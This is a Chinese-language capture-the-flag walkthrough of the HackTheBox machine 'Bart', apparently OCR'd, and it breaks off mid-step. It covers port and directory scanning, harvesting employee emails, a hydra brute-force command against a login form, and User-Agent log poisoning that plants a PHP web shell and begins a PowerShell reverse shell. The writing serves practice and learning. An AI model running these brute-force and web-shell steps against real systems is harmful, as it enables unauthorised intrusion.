

Bart(AD),訊息收集、hydra(密碼爆破)、burp(修改User-Agent並上傳php_Get_shell)

```
└─# nmap -sCV -p80 -A 10.10.10.81
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-16 01:27 PDT
Nmap scan report for 10.10.10.81
Host is up (0.33s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-title: Did not follow redirect to http://forum.bart.htb/
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11 (89%)
Aggressive OS guesses: Microsoft Windows 11 21H2 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   375.11 ms 10.10.14.1
2   375.83 ms 10.10.10.81

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.07 seconds
```

只有80Port，
是一個靜態網頁



有發現使用者資訊，




整理如下

```
姓名                    信箱
Daniel Simmons     d.simmons@bart.htb
Harvey Potter       h.potter@bart.htb
無                      info@bart.htb
Robert Hilton       r.hilton@bart.htb
Samantha Brown      s.brown@bart.local
```


forum.bart.htb 使用wpscan、gobuster、dirb失敗
bart.htb使用

```
wfuzz -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --
hh 150693 http://bart.htb/FUZZ

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000067:   301        1 L      10 W       145 Ch      "forum"
000001614:   301        1 L      10 W       147 Ch      "monitor"
000002385:   301        1 L      10 W       145 Ch      "Forum"
000005274:   200        630 L    5628 W     150693 Ch   "fiction"
```

只有`/monitor`



旁邊忘記密碼，只要輸入username。
這部分可以猜測正確密碼




測試後已知帳號：`Daniel、Harvey`，都是抓取第一個字元，猜測密碼抓取第二字元，如果失敗就使用爆破。。

測試確實抓取第二字元


```
username : Harvey
passwd : potter
```

進入有報錯，需要將`monitor.bart.htb`加入hosts

看來又多了hosts，`其他就沒可參考、利用`



又一組登入介面。。。



先爆目錄看一下，是否有註冊網站，如果沒有在爆破帳。。。
不能爆破目錄(會出現錯誤)。。。只能爆破帳密了「hydra工具」。

```
猜測帳號username : Harvey
passwd : ???
```

為POST請求

Pretty Raw Hex

```
1  POST /simple_chat/login.php HTTP/1.1
2  Host: internal-01.bart.htb
3  User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: zh-TW
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 38
9  Origin: http://internal-01.bart.htb
10 Connection: keep-alive
11 Referer: http://internal-01.bart.htb/simple_chat/login_form.php
12 Cookie: PHPSESSID=pth684cqrag6mcm3m3laejruj1
13 Upgrade-Insecure-Requests: 1
14
15 uname=Harvey&passwd=admin&submit=Login
```


指令

```
hydra -l Harvey -P /usr/share/wordlists/rockyou.txt internal-01.bart.htb
http-post-form
"/simple_chat/login.php:uname=^USER^&passwd=^PASS^&submit=Login:password"
```


獲取


```
[80][http-post-form] host: internal-01.bart.htb   login: Harvey   password: Password1
```

登入成功




使用xss、基本指令都失敗。`打什麼就會回覆什麼...`
原始碼發現這段






在filename更改`http://10.10.14.12`有報錯



Warning: file_put_contents(http://10.10.14.12): failed to open stream: HTTP wrapper does not support writeable connections in **C:\inetpub\wwwroot\internal-01\log\log.php** on line **41**
1

將filename更改`log`正常，疑似html`User-Agent`的文件




1[2024-07-17 14:57:31] - harvey - Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0

抓包後將`User-Agent`進行php反彈shell指令

改完後，需將filename改成`log.php`

最後加一段GET的參數：&cmd=whoami

獲取主機資訊，看起來像windows



進行win反彈..

使用kali的`Invoke-PowerShellTcp.ps1`並在最後一段新增

```
